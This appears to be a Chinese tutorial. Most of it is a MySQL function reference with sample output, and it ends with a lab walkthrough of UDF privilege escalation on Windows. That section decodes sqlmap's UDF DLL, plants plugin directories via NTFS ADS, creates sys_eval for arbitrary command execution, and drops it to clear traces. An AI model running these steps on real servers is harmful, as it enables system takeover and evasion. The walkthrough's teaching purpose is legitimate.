Mysql函数

一、Mysql字符串函数

1.ASCII(s):返回字符串的第一个字符的ASCII码

```
mysql> select ascii('Cut');
+-------------+
| ascii('Cut') |
+-------------+
|           67 |
+-------------+
1 row in set (0.00 sec)
```

2.CHAR_LENGTH(s)/CHARACTER_LENGTH(s):返回字符串的字符数

```
mysql> select char_length('Cut');
+--------------------+
| char_length('Cut') |
+--------------------+
|                  3 |
+--------------------+
1 row in set (0.00 sec)
```

```
mysql> select concat('a','b','c');
+---------------------+
| concat('a','b','c') |
+---------------------+
| abc                 |
+---------------------+
1 row in set (0.00 sec)
```

3.CONCAT(s1,s2...):合并多个字符串

```
mysql> select concat('a','b','c');
+---------------------+
| concat('a','b','c') |
+---------------------+
| abc                 |
+---------------------+
1 row in set (0.00 sec)
```

CONCAT_WS(x,s1,s2...):合并多个字符串并添加分隔符

```
mysql> select concat_ws('--','a','b','c');
+-----------------------------+
| concat_ws('--','a','b','c') |
+-----------------------------+
| a--b--c                     |
+-----------------------------+
1 row in set (0.00 sec)
```

4.FIELD(s,s1,s2..)/LOCATE(s1,s)/POSITION(s1 in s):返回字符串位置

```
mysql> select FIELD('c','a','b','c');
+------------------------+
| FIELD('c','a','b','c') |
+------------------------+
|                      3 |
+------------------------+
1 row in set (0.10 sec)
```

```
mysql> select locate('ef','abcdef');
+----------------------+
| locate('ef','abcdef') |
+----------------------+
|                    5 |
+----------------------+
1 row in set (0.00 sec)
```

```
mysql> select position('g' in 'asdfgh');
+--------------------------+
| position('g' in 'asdfgh') |
+--------------------------+
|                        5 |
+--------------------------+
1 row in set (0.00 sec)
```

5.FIND_IN_SET(s1,s2):返回再字符串s2中与s1匹配的字符串的位置

```
mysql> select find_in_set('a','b,c,a,d,e');
+-----------------------------+
| find_in_set('a','b,c,a,d,e') |
+-----------------------------+
|                           3 |
+-----------------------------+
1 row in set (0.01 sec)
```

6.INSERT(s1,x,len,s2):字符串替换

```
mysql> select insert('abcdefg',2,3,'abcd');
+------------------------------+
| insert('abcdefg',2,3,'abcd') |
+------------------------------+
| aabcdefg                     |
+------------------------------+
1 row in set (0.00 sec)
```

REPLACE(s,s1,s2):字符串替换

```
mysql> select replace('asdfgh','df','bc');
+-----------------------------+
| replace('asdfgh','df','bc') |
+-----------------------------+
| asbcgh                      |
+-----------------------------+
1 row in set (0.00 sec)
```

7.LCASE(s)/LOWER(s):全部转成小写字母

```
mysql> select lcase('LoL');
+-------------+
| lcase('LoL') |
+-------------+
| lol          |
+-------------+
1 row in set (0.00 sec)
```

```
mysql> select lower('LOL');
+-------------+
| lower('LOL') |
+-------------+
| lol          |
+-------------+
1 row in set (0.00 sec)
```

UCASE(s)/UPPER(s):全部转成大写字母

```
mysql> select ucase('asd');
+-------------+
| ucase('asd') |
+-------------+
| ASD          |
+-------------+
1 row in set (0.00 sec)
```

```
mysql> select upper('asd');
+-------------+
| upper('asd') |
+-------------+
| ASD          |
+-------------+
1 row in set (0.00 sec)
```

8.TRIM(s):去掉字符串开始和结尾处的空格

```
mysql> select trim('   asd   ');
+------------------+
| trim('   asd   ') |
+------------------+
| asd               |
+------------------+
1 row in set (0.00 sec)
```

RTRIM(s):去掉字符串结尾处的空格

```
mysql> select rtrim('asd   ');
+----------------+
| rtrim('asd   ') |
+----------------+
| asd             |
+----------------+
1 row in set (0.00 sec)
```

LTRIM(s):去掉字符串开始出的空格

```
mysql> select ltrim('   asd');
+----------------+
| ltrim('   asd') |
+----------------+
| asd             |
+----------------+
1 row in set (0.00 sec)
```

9.LPAD(s1,len,s2)/RPAD(s1,len,s2):填充字符串

```
mysql> select lpad('as',6,'cd');
+------------------+
| lpad('as',6,'cd') |
+------------------+
| cdcdas            |
+------------------+
1 row in set (0.00 sec)
```

```
mysql> select rpad('asd',8,'asd');
+--------------------+
| rpad('asd',8,'asd') |
+--------------------+
| asdasdas            |
+--------------------+
1 row in set (0.01 sec)
```

10.SUBSTR(s,start,length)/SUBSTRING(s,start,length)/MID(s,n,len):截取字符串

```
mysql> select substr('asdfgh',2,2);
+----------------------+
| substr('asdfgh',2,2) |
+----------------------+
| sd                   |
+----------------------+
1 row in set (0.00 sec)

mysql> select substring('asdfgh',2,2);
+-------------------------+
| substring('asdfgh',2,2) |
+-------------------------+
| sd                      |
+-------------------------+
1 row in set (0.00 sec)

mysql> select mid('asdfgh',2,2);
+-------------------+
| mid('asdfgh',2,2) |
+-------------------+
| sd                |
+-------------------+
1 row in set (0.00 sec)
```

11.REPEAT(s,n):重复字符串

```
mysql> select repeat('a',5);
+--------------+
| repeat('a',5) |
+--------------+
| aaaaa         |
+--------------+
1 row in set (0.00 sec)
```

12.REVERSE(s):字符串顺序反过来

```
mysql> select reverse('asdfgh');
+-------------------+
| reverse('asdfgh') |
+-------------------+
| hgfdsa            |
+-------------------+
1 row in set (0.00 sec)
```

13.RIGHT(s,n):返回字符串的后几个字符

```
mysql> select right('asdfgh',2);
+-------------------+
| right('asdfgh',2) |
+-------------------+
| gh                |
+-------------------+
1 row in set (0.00 sec)
```

LEFT(s,n):返回字符串的前几个字符

```
mysql> select left('abcdef','4');
+--------------------+
| left('abcdef','4') |
+--------------------+
| abcd               |
+--------------------+
1 row in set (0.00 sec)
```

二、MySQL数字函数

MySQL数字函数都是一些基础的数学函数例如求绝对值之类的，所以这里只列出函数及其描述，并没有举例。

函数名	描述
ABS(x)	返回 x 的绝对值
ACOS(x)	求 x 的反余弦值(参数是弧度)
ASIN(x)	求反正弦值(参数是弧度)
ATAN(x)	求反正切值(参数是弧度)
ATAN2(n, m)	求反正切值(参数是弧度)
AVG(expression)	返回一个表达式的平均值，expression 是一个字段
CEIL(x)	返回大于或等于 x 的最小整数
CEILING(x)	返回大于或等于 x 的最小整数
COS(x)	求余弦值(参数是弧度)
COT(x)	求余切值(参数是弧度)

COUNT(expression)	返回查询的记录总数，expression 参数是一个字段或者 * 号
DEGREES(x)	将弧度转换为角度
n DIV m	整除，n 为被除数，m 为除数
EXP(x)	返回 e 的 x 次方
FLOOR(x)	返回小于或等于 x 的最大整数
GREATEST(expr1, expr2, expr3, ...)	返回列表中的最大值
LEAST(expr1, expr2, expr3, ...)	返回列表中的最小值

LN	返回数字的自然对数
LOG(x)	返回自然对数(以 e 为底的对数)
LOG10(x)	返回以 10 为底的对数
LOG2(x)	返回以 2 为底的对数
MAX(expression)	返回字段 expression 中的最大值
MIN(expression)	返回字段 expression 中的最小值
MOD(x,y)	返回 x 除以 y 以后的余数
PI()	返回圆周率(3.141593)

POW(x,y)	返回 x 的 y 次方
POWER(x,y)	返回 x 的 y 次方
RADIANS(x)	将角度转换为弧度
RAND()	返回 0 到 1 的随机数
ROUND(x)	返回离 x 最近的整数
SIGN(x)	返回 x 的符号，x 是负数、0、正数分别返回 -1、0 和 1
SIN(x)	求正弦值(参数是弧度)
SQRT(x)	返回x的平方根
SUM(expression)	返回指定字段的总和

TAN(x)	求正切值(参数是弧度)
TRUNCATE(x,y)	返回数值 x 保留到小数点后 y 位的值（与 ROUND 最大的区别是不会进行四舍五入）

三、MySQL日期函数

1.CURDATE()/CURRENT_DATE():返回当前日期

```
mysql> select current_date();
+---------------+
| current_date() |
+---------------+
| 2019-08-26     |
+---------------+
1 row in set (0.00 sec)
```

```
mysql> select curdate();
+------------+
| curdate()  |
+------------+
| 2019-08-26 |
+------------+
1 row in set (0.00 sec)
```

2.CURRENT_TIME()/CURTIME():返回当前时间

```
mysql> select curtime();
+-----------+
| curtime() |
+-----------+
| 09:10:59  |
+-----------+
1 row in set (0.00 sec)
```

3.CURRENT_TIMESTAMP()/LOACLTIME()/LOCALTIMESTAMP()/NOW()/SYSDATE()：返回当前时间加日期

```
mysql> select localtime();
+---------------------+
| localtime()         |
+---------------------+
| 2019-08-28 20:05:24 |
+---------------------+
1 row in set (0.00 sec)
```

四、其他函数

1.BIN(x):返回x的二进制编码

```
mysql> select bin(24);
+---------+
| bin(24) |
+---------+
| 11000   |
+---------+
1 row in set (0.10 sec)
```

2.CAST(x as type):转换数据类型

```
mysql> select cast('2019-06-23'as date);
+--------------------------+
| cast('2019-06-23'as date) |
+--------------------------+
| 2019-06-23               |
+--------------------------+
1 row in set (0.00 sec)
```

3.COALESCE(expr1,expr2...):返回参数中的第一个非空表达式

```
mysql> select coalesce('run','set');
+----------------------+
| coalesce('run','set') |
+----------------------+
| run                  |
+----------------------+
1 row in set (0.00 sec)
```

4.CONNECTION_ID():返回服务器的连接数

```
mysql> select connection_id();
+-----------------+
| connection_id() |
+-----------------+
|               5 |
+-----------------+
1 row in set (0.00 sec)
```

5.CONV(x,f1,f2):返回f1进制数变成f2进制数

```
mysql> select conv(16,10,2);
+--------------+
| conv(16,10,2) |
+--------------+
| 10000        |
+--------------+
1 row in set (0.00 sec)
```

6.CURRENT_USER()/SYSTEM_USER()/SESSION_USER()/USER():返回当前用户

```
mysql> select current_user();
+---------------+
| current_user() |
+---------------+
| root@localhost |
+---------------+
1 row in set (0.00 sec)
```

7.DATEBASE():返回当前数据库名

```
mysql> select database();
+-----------+
| database() |
+-----------+
| test       |
+-----------+
1 row in set (0.00 sec)
```

8.IF(expr,v1,v2):如果表达式expr成立，返回v1;否则,返回v2

```
mysql> select if(1>0,'yes','no');
+-------------------+
| if(1>0,'yes','no') |
+-------------------+
| yes               |
+-------------------+
1 row in set (0.00 sec)
```

9.IFNULL(v1,v2):如果v1不为NULL,则返回v1,否则返回v2

```
mysql> select ifnull(null,'yes');
+--------------------+
| ifnull(null,'yes') |
+--------------------+
| yes                |
+--------------------+
1 row in set (0.00 sec)
```

10.ISNULL(expr):判断表达式是否为NULL

```
mysql> select isnull(2);
+----------+
| isnull(2) |
+----------+
|         0 |
+----------+
1 row in set (0.00 sec)
```

11.LAST_INSERT_ID():返回最近生成的AUTO_INCREMENT值

```
mysql> select last_insert_id();
+------------------+
| last_insert_id() |
+------------------+
|                0 |
+------------------+
1 row in set (0.00 sec)
```

12.VERSION():返回数据库版本号

```
mysql> select version();
+-----------+
| version() |
+-----------+
| 5.7.27    |
+-----------+
1 row in set (0.00 sec)
```

13.UUID():生成时间空间上都独一无二的值

```
mysql> select UUID()
    -> ;
+--------------------------------------+
| UUID()                               |
+--------------------------------------+
| 0a44107f-cb8e-11e9-a41f-000c292531f0 |
+--------------------------------------+
1 row in set (0.18 sec)
```

UDF提权

windows环境下的UDF提权

0x00 UDF提权原理介绍

udf(即user defined function),文件后缀为'.dll',常用c语言编写。通过udf文件中的定义新函数，对Mysql的功能进行扩充，可以执行系统任意命令，将MySQL的账号转为system权限。

0x01 实验环境

目标系统：windows server 2003

0x02 提权条件

1.MySQL<5.0，导出路径随意；

2.5.0 <= MySQL<5.1，则需要导出至目标服务器的系统目录（如：c:/windows/system32/）

3.MySQL 5.1以上版本，必须要把udf.dll文件放到MySQL安装目录下的lib\plugin文件夹下才能创建自定义函数。
4.拥有MySQL账号，从而拥有对MySQL的insert和delete权限，以创建和抛弃函数。如果没有root账号，拥有和root相同权限的账号也可以。

0x03 提权方法

1.获取一些基本信息

```
select version();                                    //获取数据库版本（确定导出路径）
```

```
mysql> select version();
+-----------+
| version() |
+-----------+
| 5.5.57    |
+-----------+
1 row in set (0.00 sec)
```

```
select user();                                       //获取数据库用户
```

```
mysql> select user();
+----------------+
| user()         |
+----------------+
| root@localhost |
+----------------+
1 row in set (0.00 sec)
```

```
select @@basedir;                                    //获取安装目录
```

```
mysql> select @@basedir;
+-----------------+
| @@basedir       |
+-----------------+
| C:\mysql-5.5.57 |
+-----------------+
1 row in set (0.00 sec)
```

```
show variables like '%plugin%';                      //寻找MySQL的安装路径
```

```
mysql> show variables like '%plugin%';
+---------------+-----------------------------+
| Variable_name | Value                       |
+---------------+-----------------------------+
| plugin_dir    | C:\mysql-5.5.57\lib\plugin\ |
+---------------+-----------------------------+
1 row in set (0.14 sec)
```

2.找到一个可用的udf.dll

在寻找可用的udf.dll的过程中，我发现sqlmap中有现成的udf文件，在sqlmap\udf\mysql\windows\32和sqlmap\udf\mysql\windows\64这两个文件夹中分别存放着32位和64位的lib_mysqludf.sys.dll_。

但是sqlmap中自带的shell以及一些二进制文件，为了防止被误杀都经过异或方式编码，不能直接使用。sqlmap中自带了解码的工具cloak.py,可以解决这个问题。首先进到sqlmap\extra\cloak目录下，使用如下命令：

```
python cloak.py -d -i D:\sqlmap\udf\mysql\windows\32\lib_mysqludf_sys.dll_
```

命令执行之后会生成一个lib_mysqludf_sys.dll文件。

注：这里的python安装的是python2.7版本，由于cloak.py中的语法规则是按照python2写的，使用python3执行命令会报错。

3.引入自定义函数

在将dll文件导入到lib\plugin目录下之后，即可创建自定义函数

如果没有lib\plugin目录可以通过NTFS ADS流来创建文件夹

```
select @@basedir;  //查找到mysql的目录

select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server
5.1\\lib::$INDEX_ALLOCATION';    //利用NTFS ADS创建lib目录

select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server
5.1\\lib\\plugin::$INDEX_ALLOCATION';    //利用NTFS ADS创建plugin目录
```

在创建自定义函数时可能会出现的错误：

```
mysql> create function cmdshell returns string soname "udf.dll";
ERROR 1126 (HY000): Can't open shared library 'udf.dll' (errno: 193 )
```

出现这个错误的原因可能是udf.dll不在指定文件里或者是udf.dll的位数不对


```
mysql> create function cmdshell returns string soname "udf.dll";
ERROR 1127 (HY000): Can't find symbol 'cmdshell' in library
```

出现这个错误的原因是因为sqlmap中udf提供的函数有固定的几个：

```
sys_eval，执行任意命令，并将输出返回。

sys_exec，执行任意命令，并将退出码返回。

sys_get，获取一个环境变量。

sys_set，创建或修改一个环境变量。
```

4.测试

```
create function sys_eval returns string soname 'udf.dll';
```



5.清除痕迹

```
drop function sys_eval;
```